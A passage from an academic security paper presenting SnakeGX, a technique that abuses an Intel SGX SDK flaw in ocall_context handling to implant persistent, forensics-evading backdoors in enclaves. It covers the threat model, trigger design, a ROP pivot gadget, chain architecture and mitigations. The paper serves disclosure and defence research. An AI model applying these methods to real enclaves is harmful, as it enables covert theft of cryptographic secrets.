# SnakeGX: a sneaky attack against SGX Enclaves

Flavio Toffalini[1], Mariano Graziano[2], Mauro Conti[3], and Jianying Zhou[1]

[1] Singapore University of Technology and Design, Singapore,
flavio.toffalini@mymail.sutd.edu.sg, jianying_zhou@sutd.edu.sg
[2] Cisco Systems, Inc., magrazia@cisco.com
[3] University of Padua, Italy, conti@math.unipd.it

**Abstract.** Intel Software Guard eXtension (SGX) is a technology to create enclaves (*i.e.,* trusted memory regions) hardware isolated from a compromised operating system. Recently, researchers showed that unprivileged adversaries can mount code-reuse attacks to steal secrets from enclaves. However, modern operating systems can use memory-forensic techniques to detect their traces. To this end, we propose SnakeGX, an approach that allows stealthier attacks with a minimal footprint; SnakeGX is a framework to implant a persistent backdoor in legitimate enclaves. Our solution encompasses a new architecture specifically designed to overcome the challenges SGX environments pose, while preserving their integrity and functionality. We thoroughly evaluate SnakeGX against StealthDB, which demonstrates the feasibility of our approach.

**Keywords:** SGX · TEE · code-reuse attacks

## 1 Introduction

Intel Software Guard eXtention (SGX) is a trusted computing technology that enables the creation of restricted user-space memory regions, called *enclaves* [34]. When digitally-signed, an enclave is a Trusted Execution Environment (TEE) that hardware-supported microcode isolates. This design, coupled with a full encryption of an enclave's content, provides advanced protection mechanisms and a trusted communication channel between the enclave and the host—the main application the enclave belongs to.

The success of SGX stems from its strict threat model. The attacker model—the Iago attacker [15]—considers the OS malicious: one can thus tamper with applications, modify their behavior, exfiltrate sensitive information, and so on. In this context, SGX disallows kernel- and user-space code to manipulate enclave memory pages, thus guaranteeing integrity and confidentiality in the presence of any Iago attacker.

The strong isolation introduced by SGX stimulated researchers and practitioners to develop new attacks vectors [14, 29, 23, 27]. Among them, an interesting research line is to exploit memory-corruption errors inside the enclave code and run one-shot code-reuse attacks to steal enclave secrets (*e.g.,* cryptographic keys) [40]. Recently, we observed many solutions that identify such flaws in enclaves [17, 44] and new code-reuse techniques tailored for SGX [27, 12]. First, Lee et al. discussed Dark-ROP [27] that combines a colluded OS and oracles to identify gadgets for return-oriented programming (ROP) [40]. An advanced technique was proposed by Biondo et al. with Guard's Dilemma [12] that does not require the assistance of the OS to perform the attack. In this scenario, however, the authors did not consider an OS that may employ existing memory forensic techniques to identify the intrusions [42, 32, 25, 22]. For instance, in case of external intrusion into a remote server running SGX enclaves, the adversary is also interested in reducing the amount of traces left; otherwise, analysts may detect the intrusion and act consequently. This is even more critical in case the enclave secret changes and the adversary has to repeat the attack many times. Consequently, we pose a new research question:

*Can we carry out an attack against SGX enclaves without being noticed by an healthy Operating System?*

We answer this question with a new approach that pushes further the stealthiness of code-reuse attacks in non-compromised OSs. Our intuition is to implant a permanent payload inside the target enclave as a backdoor, thus exploiting the SGX protections to avoid inspection. Our strategy definitely overcomes the limitations of the state-of-the-art; the adversary does not need to repeat the attack and we minimize the traces left. We implement our intuition in SnakeGX, a framework to implant data-only backdoors in legitimate enclaves. We build on the concept of data-only malware [46] but extend it with a novel architecture to adhere to the strict requirements of SGX environments.

Contrary to prior one-shot attacks [12, 27], our backdoor acts as an additional secure function (Section 5), which is: (i) **persistent** in the context of the enclave, (ii) **stateful** as it maintains an internal state, (iii) **interactive** with the host by means of seamless context switches. Core to this is the identification of a design flaw that affects the Intel SGX Software Development Kit (SDK) and allows an attacker to trigger arbitrary code in enclaves (Section 4)[1]. SnakeGX facilitates the creation of versatile backdoors concealed in enclaves that evade memory forensic analysis by inheriting all the benefits SGX provides. Our aim is to raise awareness of TEEs—and SGX in particular—and how attackers may abuse that, which requires the community to reason more on the need of monitoring systems and advanced forensic techniques for SGX.

We evaluate the properties of SnakeGX against StealthDB [45], an open-source project that implements an encrypted database on top of SGX enclaves. In particular, StealthDB uses dynamically generated AES keys to protect the database's fields, thus urging the need of multiple one-shot attacks. SnakeGX exfiltrates the keys upon the verification of specific conditions with a minimum footprint. Our evaluation focuses on three aspects of SnakeGX (Section 6). First, we illustrate our use-case: we show how SnakeGX achieves its goals while preserving the original functionality of the enclave. Second, we measure and compare the stealthiness of SnakeGX against the state-of-the-art. Finally, we discuss possible countermeasures.

In summary, we make the following contributions:

[1] We reported the flawed behavior to Intel, which acknowledged it.

– We propose SnakeGX, a framework built around an Intel SGX SDK design flaw (Section 4), and a novel architecture designed to create persistent, stateful, and interactive data-only malware for SGX (Section 5).
– We demonstrate the feasibility of SnakeGX on a real-world open source project[2].
– We measure and compare the attack footprint with current SGX state-of-the-art techniques (Section 6).

## 2 Background

In this section, we illustrate the technical background for SGX (Section 2.1) and discuss code-reuse attacks applied to SGX enclaves (Section 2.2).

### 2.1 SGX Overview

The Intel SGX technology provides secure containers that execute so-called *secure functions* in an isolated context, thereby shielding them from tampering and monitoring attempts. These containers, properly known as enclaves, are the core of SGX programming patterns; they are digitally signed at compile time and represent the building blocks on which SGX achieves attestation.

SGX achieves a strong isolation by implementing a fine-grain memory access control at Memory Management Unit (MMU) level. These checks are implemented by using microcode and thus hardware assistant. This strategy allows SGX to validate memory access independently by the Operating System (OS). At enclave boot time, the OS sets enclave page permission. If those permissions differ from enclave signature, the microcode will raise an exception. Also, the kernel cannot change the page permission at run-time since microcode performs a double-check. Therefore, SGX ensures that the enclave is loaded as intended. This means that classic hacking strategies, which aim at setting a page as executable, are not useful against SGX. Some researchers exploited enclave misconfigurations to load a shellcode [12], but this is not the standard case. Since we cannot load custom code in an enclave, we opted for code-reuse programming (like ROP) [13]. This strategy allows us to re-use code already in memory without breaking enclave attestation.

In Figure 1, we depict two basic interaction mechanisms between enclave and host process: synchronous and asynchronous. The synchronous interaction is implemented by two new leaf functions: `EENTER` and `EEXIT`. This interaction is used to invoke secure functions within the enclave. The asynchronous one, instead, handles enclave exceptions (both software and hardware) and it is represented by an Asynchronous Enclave Exit (`AEX`). When an `AEX` happens, the exception is first thrown to the host (*i.e.,* to an Asynchronous Exit Pointer – `AEP`) that will examine the exception in the untrusted memory. The `AEP` can, eventually, resume the enclave execution through the leaf function `ERESUME`. Finally, the

[2] SnakeGX's source code is available at `https://github.com/tregua87/snakegx`.



Fig. 1: The two types of enclave interaction, the pair `EENTER` and `EEXIT` are used in the synchronous interaction, while the pair `AEX` and `ERESUME` are used in the asynchronous one.

| Instr. Leaf | RAX | RBX | RCX |
|---|---|---|---|
| EENTER | 0x02 | TCS | AEP |
| ERESUME | 0x03 | TCS | AEP |
| EEXIT | 0x04 | Target Address | |

Table 1: `ENCLU` registers specification for x86 64bit.

enclave can decide whether to internally manage the exception or interrupt the secure function execution.

The leaf functions described so far are implemented by using the real opcode `ENCLU`, that is available only in user-space. In x86 64bit, which is the platform we refer, we can execute `EENTER`, `ERESUME`, or `EEXIT` by calling `ENCLU` and setting CPU registers as described in Table 1.

Reading Table 1, we notice that `EENTER` and `ERESUME` require a Thread Control Structure (TCS) address as an input. A TCS is a structure that represents a thread in SGX programming pattern. This means that the threading policy is handled by the untrusted memory. `EEXIT`, instead, requires only a virtual-address as a target address in register `rbx`. This address contains the next instruction to execute inside the host process after the control leaves the enclave. `EENTER` and `ERESUME` can be used only by the host process in user-space, while `EEXIT` works only from inside the enclave.

## 2.2 Code-Reuse Attacks for SGX

In this section, we discuss code-reuse attacks techniques applied to the SGX realm and relative limitations.

Generally speaking, a code-reuse payload [12, 27] requires specific structures that point to code inside the enclave (*i.e.,* gadgets). However, SGX does not allow an adversary to arbitrary write these structures inside an enclave. To achieve the intrusion, there are two strategies from the literature: (i) inject the entire payload inside the victim enclave as a malicious input buffer [27], or (ii) maintain the payload in the untrusted memory and tamper with the `rsp` register to point to the payload (*i.e.,* stack-pivoting) [12]. In both cases, the adversary has to maintain a copy of the payload in the untrusted memory. This enables an analyst to use known memory forensic techniques [42, 32, 25, 22] to detect the payload, whose precision strictly depends on the amount of traces in memory. Furthermore, the adversary has to create new payloads every time she performs an attack, *i.e.,* a one-shot payload gets corrupted after being triggered [46]. These limitations increase the risk of being detected. Therefore, minimizing the amount of data in memory improves the probability of success of an intrusion. We achieve this goal with the installation of a permanent backdoor inside the enclave, thus avoiding the need of new attacks and evading the detection as well. In this way, SnakeGX makes stealthier and more sophisticated attacks than previous one-shot ones.

## 3 Threat Model and Assumptions

In this section, we first describe our threat model. Then, we perform a preliminary analysis to measure the widespread of our assumptions over real SGX open-source projects.

***Threat Model.*** One of the differences between SnakeGX and the previous one-shot code-reuse works is in the threat model. Advanced code-reuse techniques require an unprivileged attacker [12]. However, a non-compromised host can identify the presence of an adversary in the system memory (Section 2.2). Therefore, we have to consider three players in our scenarios: the attacker, the victim enclave, and the host. Below, we list their requirements, respectively.

**Attacker Capabilities.** In our scenario, the attacker is highly motivated and has the following assumptions:

– **The enclave contains a memory corruption vulnerability.** The adversary is aware of a memory corruption error (*e.g.,* a buffer overflow) in the target enclave. This error can be exploited to take control of the enclave itself. Having a memory-corruption is an assumption already taken by similar works [12, 27]. This is even more likely in projects that use SGX as a subsystem container [11, 43, 39, 10]. Such projects host out-of-the-box software and, therefore, enclaves inherit their vulnerabilities.
– **A code-reuse technique.** SnakeGX does not require any specific code-reuse techniques (*e.g.,* ROP, JOP, BROP, SROP) as long as this enables the attacker to take control of the enclave execution. For the sake of simplicity, we use the term *chain* to indicate a generic code-reuse payload (*e.g.,* a ROP-chain).
– **Knowledge of victim enclave memory layout.** The attacker can infer the memory layout by inspecting the victim address-space. It is also possible to leak memory information from within the enclave, as also assumed in [12].

– **Adversary Location.** In our scenario, the adversary resides in user-space. SnakeGX will reduce the adversary footprint, thus evading standard memory forensic techniques [42, 32, 25, 22], whose effectiveness relies on the amount of traces left in memory (see Section 2.2).

**Enclaves Capabilities.** These are the assumptions for the enclave:

– **Legitimate enclaves.** The system contains one or more running enclaves. It is possible to exploit enclaves based on both SGX 1.0 or 2.0.
– **Intel SGX SDK usage.** The victim enclave should be implemented by using the standard Intel SGX Software Development Kit (SDK), we tested our approach with all the SDK versions currently available.[3] This is a reasonable assumption since the Intel SGX SDK provides a framework for developing applications on different OSs: Linux and Windows.
– **Multi-threading.** This is not strictly required, but the victim enclave should have at least two threads for a more general approach. The rationale behind this requirement is that the proposed implementation may disable a trusted thread [2] and in case of a single-thread application this is a problem. An enclave without free threads cannot process secure functions, thus attracting the analysts attention. We might partially ease this requirement with the introduction of SGX 2.0. However, multi-thread enclaves are a reasonable assumption since different open-source projects use already this feature [49, 8, 6, 43, 45] and SGX-based applications are growing in complexity.

**Host Capabilities.** This is the assumption for the host:

– **Memory Inspection.** The host can inspect the processes memory and use standard approaches to detect traces of previous or ongoing attacks [42, 32, 25, 22].

We extend the threat model of previous works [12] by assuming the host can perform memory forensic analysis. Therefore, an adversary has the need of hiding her presence in the machine and minimizing the interactions with the victim enclave.

***Preliminary Analysis of Assumptions.*** We collected a set of 27 stand-alone SGX open-source projects from an online hub [9] to investigate the correctness of our assumptions (see full list in Appendix D). The results show that among the 27 projects, 24 of them were based on the Intel SGX SDK, while others were developed with Graphene [43], Open Enclave SDK [28], or contained mocked enclaves. From the Intel SGX SDK based projects, we counted 31 enclaves in total, among which 24 were multi-threading (77%). This preliminary analysis indicates that our threat model fulfills real scenarios. Furthermore, we discuss the porting of SnakeGX over SDKs other than the Intel one in Section 7.

[3] At the time of writing, the last SDK version is 2.9.

## 4 Intel SGX SDK Design Limitation

SnakeGX can trigger a payload inside the enclave without the need of repeating a new attack. This feature is challenging because the enclave has a fixed entry point, thus an adversary cannot activate arbitrary code inside the enclave from the untrusted memory. SnakeGX achieves this goal through a design error that affects all the SGX Software Development Kit (SDK) versions released by Intel. In this section, we make a deep analysis of the Intel SGX SDK in order to highlight these issues and propose possible mitigations.

### 4.1 SDK Overview

SGX specifications define only basic primitives for creating and interacting with an enclave. Thus, Intel also provides an SDK that helps building SGX-based applications. The Intel SGX SDK contains a run-time library that is composed by two parts: an untrusted run-time library (`uRts`) that is contained in the host process, and a trusted run-time library (`tRts`) that is contained in the enclave. Specifically, `uRts` handles operations like multi-threading, while `tRts` manages secure functions dispatching and context-switch.

The Intel SGX SDK exposes a set of APIs that are built on top of the leaf functions described in Section 2. `ECALL`, `ERET`, `OCALL`, and `ORET` are the most important APIs for SnakeGX. Figure 2 shows the interaction between the host process and the enclave. At the beginning, the host process invokes a secure function by using an `ECALL`, which is implemented by means of an `EENTER` (Figure 2, step 1). When a secure function is under execution, it may need to interact with the OS (*e.g.,* for writing a file). Since a secure function cannot directly invoke syscalls, Intel SGX SDK uses additional functions that reside in the untrusted memory (*i.e.,* called outside functions). A secure function can invoke an outside function by using an `OCALL` (Figure 2, point 2), that performs two steps: (i) save the enclave state, and (ii) pass the control to the outside function. More precisely, `OCALL` first saves the secure function state by using a dedicate structure called `ocall_context`, which we deeply analyze in Section 4.2. Then, `OCALL` uses the `EEXIT` leaf function to switch the context back to the `uRts`, that finally dispatches the actual outside function. Once an outside function ends, the control passes back to the secure function by using an `ORET` (Figure 2, point 3). Since SGX does not allow to trigger arbitrary code from the untrusted memory (*i.e.,* the enclave entry point is fixed), the Intel SGX SDK implements `ORET` as a special secure function (whose index is $-2$) that follows the standard `ECALL` specifications. As we discuss in the next sessions, `ORET` has the ability of activating arbitrary portion of code in an enclave. Normally, the `ORET` restores the state previously stored by the `OCALL`. Once the `ORET` is done, the secure function can continue its execution, and finally, invoke an `ERET` to terminate (Figure 2, point 4).



Fig. 2: Example of interaction between host process and enclave by using the Intel SGX SDK. The host process invokes the secure function S1 from the main function (`ECALL`). S1 function invokes O1 (`OCALL`), and this latter returns to S1 (`ORET`). Finally, S1 returns back to the main function (`ERET`).

## 4.2 OCALL Context Setting

The `ocall_context` is the structure that holds the enclave state once an `OCALL` is invoked. The way in which the structure is set slightly differs between Intel SGX SDK before and after version 2.0. In this discussion, we consider the case of the Intel SGX SDK greater than 2.0. However, a similar approach can be also applied to previous versions.

New `ocall_context`es are located on top of the stack, as shown in Figure 3, moreover, the new structures should follow a specific setting. In particular, three `ocall_context` fields should be tuned:

– `pre_last_sp` must point to a previous `ocall_context` or to the stack base address. This needs to handle a chain of nested `ECALL`s, which are basically `ECALL`s performed by an outside function.
– `ocall_ret` is used from SDK 2.0 to save extended process state [7]. More precisely, the system allocates a `xsave_buff` pointed by `ocall_ret`. This buffer must be located after the new `ocall_context`.
– `rbp` must point to a memory location that contains the new frame pointer and the return address, consecutively. This is because the `asm_oret()` function will use this structure as epilogue [12].

It is important to underline that SGX does not validate `ocall_context` integrity. Therefore, an attacker that takes control of an enclave may craft a fake `ocall_-context`. This problem has been existing in all SDK version available so far. In the next section, we discuss why this is an underestimated problem and what threats can lead to.



Fig. 3: Example of `ocall_context` disposition in an enclave stack, the fields point to structures within the stack itself in a precise order.

### 4.3 Exploiting an ORET as a Trigger

`ORET` is the only secure function that can trigger arbitrary code in an enclave. Therefore, an adversary enabled to abusing this function has also privileged access to the enclave itself. To understand why it is possible, we analyze the pseudocode in Figure 4, which shows the `do_oret()` secure function implementation. Essentially, `do_oret()` extracts the thread-local storage (TLS) from the current thread (Line 6). The TLS contains information of the last `ocall_context` saved. After some formal controls (Line 8), the `ocall_context` structure is used to restore the secure function execution through the `asm_oret()` function (Line 15). The formal checks performed by `do_oret()` over the previous `ocall_context` are quite naive. There are three basic requirements: (i) the `ocall_context` must be within the current stack space, (ii) the `ocall_context` must contain a constant (hard-coded) magic number, and (iii) the `pre_last_sp` must point before the actual `ocall_context`.

After the previous analysis, we realized that the Intel SGX SDK has no strict mechanisms to verify the integrity of an `ocall_context`. In other words, any `ocall_context` that fulfills the previous conditions can be used to restore any context in an enclave. First steps in this direction were explored by previous works [12], which exploited `asm_oret()` simply to control the processor registers in a one-shot code-reuse attack. However, we want to push further the limitation of the Intel SGX SDK and show which consequences these issues can lead to. In fact, SnakeGX uses a combination of `ORET` and tampered `ocall_context`es to restore arbitrary *chains* inside the enclave without performing further exploits. In particular, SnakeGX abuses of this flaw for two reasons: (i) as a trigger

```
sgx_status_t do_oret()
{
 // TLS structure
 tls = get_thread_data();
 // last ocall_context structure
 ocall_context = tls->last_sp;

 if (!formal_requirements(ocall_context))
  return SGX_ERROR_UNEXPECTED;

 // set TLS to point to previous ocall_context
 tls->last_sp = ocall_context->pre_last_sp;

 // restore last ocall_context
 asm_oret(ocall_context);

 // in the normal execution
 // the control should not reach this point
 return SGX_ERROR_UNEXPECTED;
}
```

Fig. 4: Simplified `do_oret()` pseudo-code.

to activate a custom payload hidden inside the enclave; (ii) for the payload to perform a reliable context-switch between host and enclave. Therefore, crafting malicious `ocall_context`es leads to the possibility of implanting backdoor in a trusted enclave without tampering the enclave code itself. As such, the backdoor is shielded by the SGX features by design. Moreover, the fact of using a single `ORET` to trigger the backdoor reduces the interactions required by a weak adversary for new attacks. We discuss technical details in Section 5 and show our proof-of-concept (PoC) in Section 6.

### 4.4 Mitigations

There are many strategies to improve the `ocall_context` integrity. A pure software solution could be computing an encrypted hash of `ocall_context` when it is generated. The hash might be appended as an extra field to the structure. Another approach, instead, could be encrypting the entire structure itself. However, pure software mitigation can be potentially bypassed by any code-reuse attack. Once the attacker gains control of the enclave, she can basically revert or fake any encrypted processes. A stronger solution could be introducing dedicated leaf functions that manage the generation and consumption of `ocall_context`es. For instance, during an `OCALL`, the enclave might use a dedicated leaf function that creates an `ocall_context` and saves a copy (*i.e.*, an hash) in a memory location out of the attacker control (similar to TCS or SECS pages [18]). An `ORET`, then, should use another leaf function that performs extra checks and validate the integrity of the `ocall_context`. This solution might raise the bar for attacks, but it has two important drawbacks: (i) it forces Intel to re-thinking the SGX structures at low level, (ii) it leaves less freedom to developers that want to adapt the Intel SGX SDK to their own needs (*e.g.,* to customize or introduce new structures). After this consideration, we believe this issue would last for long before being fixed. We reported this limitation to Intel that is reviewing its memory corruption protections.

## 5 SnakeGX

SnakeGX is the first framework that facilitates the implanting of persistent, stateful, and interactive backdoors inside SGX enclaves. The framework design is challenging because we want to preserve the original enclave functionality and configuration. Even though SGX 2.0 encompasses run-time page permissions setting [3], an unexpected configuration may attract analysts attention (*i.e.,* the host can read the enclave page permissions). On the contrary, our solutions purely rely on code-reuse techniques that do not affect the enclave functionality and configuration. To the best of our knowledge, no previous works on SGX code-reuse attacks never addressed these challenges. We also recall we assume two conditions: (i) the target enclave has to be built with the Intel SGX SDK, and (ii) it contains at least one exploitable memory-corruption vulnerability (*e.g.,* a stack-based buffer overflow).

### 5.1 Overview

The backdoor implanting is composed by three main phases: (i) enclave memory analysis, (ii) installation phase, and (iii) payload triggering.

**Enclave Memory Analysis.** In this phase, the attacker has to achieve two goals: (i) inspect the process memory layout to identify enclave elements, and (ii) find a suitable location to install SnakeGX. Since SGX does not implement any memory layout randomization, an adversary can easily inspect the victim process memory by only using user-space privileges (*e.g.,* the enclave pages are assigned to a virtual device called *isgx* in Linux environments). Moreover, we target enclaves made with the Intel SGX SDK that follow the Enclave Linear Address Range (ELRANGE) [18]. As a result, an adversary with solely user-space privileges can obtain: (i) the enclave base address, (ii) the size, and (iii) the enclave trusted thread locations. In Section 5.2, we discuss how to obtain a reliable memory location.

**Payload Installation.** The installation phase is a one-shot attack that exploits an enclave vulnerability and uses a code-reuse technique for installing the payload. This attack has to achieve three goals: (i) copy the payload inside an enclave (*e.g.,* the *chain* and the fake `ocall_context`), (ii) set a hook to trigger the payload, (iii) resume the normal application behavior. These three goals make this phase quite critical for three reasons. First, either enclave and host process have to remain available after the payload installation, or else we have to re-start the enclave. Second, the enclave behavior does have not to change, or else the host should realize the attack. Finally, we have to remove the payload in the untrusted memory, or else it could be detected. This phase can be implemented by using any current code-reuse attacks for SGX enclaves [27, 12].

**Payload Triggering.** After the installation phase, the adversary only needs to trigger an `ORET` to activate the payload (Section 5.3). This allows an external adversary to activate the payload without attacking the enclave from scratch. The payload contains the logic for interacting with the OS and the enclave. To achieve persistence, we design a generic architecture that fits the SGX realm (Section 5.4). Moreover, since the payload can potentially leave the enclave, we designed a generic context-switch mechanism that enables the payload to keep control over the enclave (Section 5.5).

## 5.2 Getting a Secure Memory Location

We employ a trusted thread as backdoor location because it allows us to abuse the design error described in Section 4. If an enclave does not have any available trusted thread, SnakeGX can still work by stealing one of the available threads. In this case, the target application may notice some degradation of the performances. However, the system does not raise any exception because it is not possible to determinate the real cause. In this way, we can take control of an enclave trusted thread without affecting enclave functionality. These properties are SGX specific and were not considered in previous code-reuse works.

***Un-releasing a Trusted Thread.*** This technique is based on a misbehaviour of the thread binding mechanisms in the `uRts` library. Once a secure function is invoked through the Intel SGX SDK, the `uRts` searches a free trusted thread and marks it as *busy*. Then, the trusted thread is released when the secure function ends. However, an attacker can exploit a secure function and leaves the enclave skipping the *releasing* phase in the `uRts`. As a result, the trusted thread remains *busy* and it will never be assigned to future executions, in this way it is stolen. The strategy of this technique is composed by two phases: (i) invoking and exploiting a secure function, then (ii) exiting from the enclave (*e.g.,* by using EEXIT) and skipping the *releasing* of the trusted thread. This approach requires the enclave has at least two trusted threads, otherwise the application might realize that the enclave is unavailable. We use this approach for our PoC.

***Making a New Thread.*** SGX 2.0 and recent versions of the Intel SGX SDK allow creating trusted threads at run-time. Therefore, an attacker may force the enclave to create a new trusted thread without tampering with the pool. However, this approach should be used wisely, otherwise unexpected trusted threads may attract the analyst attention, thus affecting the stealthiness of SnakeGX.

## 5.3 Set a Payload Trigger

We design our trigger on top of the Intel SGX SDK flaw highlighted in Section 4. We assume that an attacker has already gained control of an enclave by means of a code-reuse attack. Moreover, either the payload and the trigger must be tuned for the trusted thread under attack.

To install the trigger, the adversary has to mimic an `OCALL` such that the next `ORET` will activate the backdoor (*i.e.,* a *chain*) instead of resuming the execution of a secure function. To achieve this goal, the adversary has to perform three main operations: (i) set a fake `ocall_context` on the stack that satisfies the formal requirements as described in Section 4.2; (ii) call the function `save_xregs()` (which is contained in `tRts`) to save extended process features, the function should take as an argument the `xsave_buff` location of the fake `ocall_context` previously copied; (iii) call the function `update_ocall_lastsp()` (which is contained in `tRts`) by passing the pointer to the fake `ocall_context`. This function will set TLS `last_sp` to the fake `ocall_context`, thus simulating an `OCALL`.

This setting allows us to resume the payload execution by performing an `ORET` on the attacked trusted thread. More precisely, `asm_oret()` will restore the context previously installed and it will activate the first gadget. By default, `ocall_context` does not perform a pivot (*i.e.,* it does not set the `rsp` register). To bypass this issue, we used a pivot gadget that is contained in `asm_oret()` function itself: `mov rsp, rbp; pop rbp; ret`. This gadget is present in any SDK version released so far, so it is a generic technique for SGX backdoors. We observed the same gadget also in Windows `tRts`. Therefore, the first instruction triggered by the fake `ocall_context` is a pivot gadget. Then, we set the `rbp` to point to a fake stack inside the stolen thread. In this way, the `ORET` always pivots to the fake stack that contains the actual payload. Notice that this mechanism just pivots to the fake address indicated by the fake `ocall_context` (*i.e.,* `rbp`). As such, an attacker only needs one fake `ocall_context` that pivots to a fixed location. Then, she can just copy different fake stacks to the same location to activate different payloads.

## 5.4 Backdoor Architecture

Figure 5 shows the payload architecture that we adopted for SnakeGX. This solution allows us to achieve payload persistence in an SGX enclave by only using the stack address space. By default, the Intel SGX SDK sets the stack size at 40KB, therefore, we design SnakeGX to fit this size. For the sake of simplicity, we describe the switching mechanism in Section 5.5.

As underlined in [46], classic code-reuse attacks (*e.g.,* ROP) are designed to be one-shot. After executing a *chain*, it may be destroyed due to gadgets side effects. Therefore, we need a location to keep a backup of the structures used. According to this consideration, we split the stack address memory in four sections:

**Fake Frame.** SnakeGX requires a dedicated location for installing an `ocall_context`. This structure is used to either perform the payload trigger and the context-switch (see Section 4). These features are crucial to implement a persistent backdoor in the SGX realm since classic techniques cannot be used.



Fig. 5: Trusted thread stack after SnakeGX installation. The memory is split in four areas: FakeFrame, buffer, workspace, and backup. Moreover, the stack contains copies of $B_c$, $P_c$, and $R_c$.

**Buffer.** This area contains temporary variables that are used by payloads. For instance, our PoC stores the previous data exfiltrated (see Section 6).

**Workspace.** The fake frame previously installed is tuned to pivot the execution to this location. Generally speaking, any payload is coped here before being executed.

**Backup.** This location contains a copy of all the structures needed by SnakeGX to work properly. After the SnakeGX installation, this location should not be overwritten.

Since the *chains* used may be destroyed after payload execution, we need a mechanism that brings SnakeGX to the initial state after the payload has been executed. More precisely, it has to make the payload available for future invocations. To achieve this goal, we use three *chains*: Boot Chain ($B_c$), Payload Chain ($P_c$), and Reset Chain ($R_c$). Each of them is formed by a fake stack that is maintained in the backup zone and moved in the workspace on demand:

**Boot Chain ($B_c$).** This is the first chain that is triggered by the hook, its duties are: (i) copy $P_c$ and $R_c$ into the workspace, and (ii) pivot to $P_c$. This chain is usually quite short.

**Payload Chain ($P_c$).** This contains the actual payload and is strictly enclave dependent. When the payload ends, it just pivots to $R_c$.

**Reset Chain ($R_c$).** This *chain* resets the payload inside the enclave and makes it ready for the next calls without the need of the installation phase. This is achieved with the following operations: (i) copy $B_c$ into workspace, (ii) copy the `ocall_context` in the fake frame, (iii) set TLS to point to `ocall_context`.

After the execution of $R_c$, SnakeGX can be triggered again by a new `ORET`. The loop boot-payload-reset *chain*, along the architecture shown in Figure 5, is a simple framework that can be used by the adversaries to design their customized payload for SnakeGX.

### 5.5 Context-Switch

To allow SnakeGX to interact with the host OS, while maintaining the enclave control, we need to perform three operations: (S1) temporarily copy part of the payload outside, (S2) leave the enclave, and (S3) resume the execution inside the enclave. The first two operations are relatively simple: the Intel SGX SDK already provides standard routines (*e.g.,* `memcpy`) to move data outside the enclave. Moreover, it is possible to pivoting outside the enclave by abusing the `EEXIT` opcode (Section 2). On the contrary, resuming the enclave execution requires SnakeGX to invoke an `EENTER` opcode. However, it is not possible to arbitrarily jump inside an enclave (*i.e.,* the entry point is fixed). Therefore, we abuse again of the Intel SGX SDK deign error described in Section 4.

To perform the context-switch, we split the payload in three chains, called outside-chain ($O_c$), payload-one ($P_1$), and payload-two ($P_2$). $O_c$ is the part of the payload copied in the untrusted memory, while $P_1$ and $P_2$ remain inside the enclave. During the context-switch, we execute $P_1$, $O_c$, and $P_2$, consequently. More precisely, once $P_1$ requires to interact with the host, it performs (S1) to prepare the $O_c$ activation, installs a fake frame (Section 5.4), and prepares $P_2$ in the workspace. At this point, $P_1$ can perform (S2): leave the enclave and pivot to $O_c$. When the operations in untrusted memory are terminated, $O_c$ only needs to run an `ORET` that will activate $P_2$ (S3). Finally, $P_2$ can clean the traces left by $O_c$ and continue the backdoor execution. It is possible to perform many context-switch by tuning the payload accordingly.

## 6 Experimental Evaluation

We evaluate the real impact of our framework against StealthDB [45], an open-source project that leverages on the SGX technology. We opted for StealthDB because it is a generic representation of our scenario, as we describe in Section 6.1. We split our evaluation in three parts: (i) a technical discussion of our use-case (Section 6.2), (ii) a measurement of the traces left (Section 6.3), and (iii) a discussion about the countermeasures (Section 6.4).

### 6.1 StealthDB

StealthDB [45] is a plugin for PostgreSQL [20] that uses Intel SGX enclaves to implement an encrypted database. This project is the ideal use-case for SnakeGX: StealthDB lifetime is bounded to PostgreSQL, thus we can rely on its enclaves as a secure save point for storing the payload and launching the attacks.

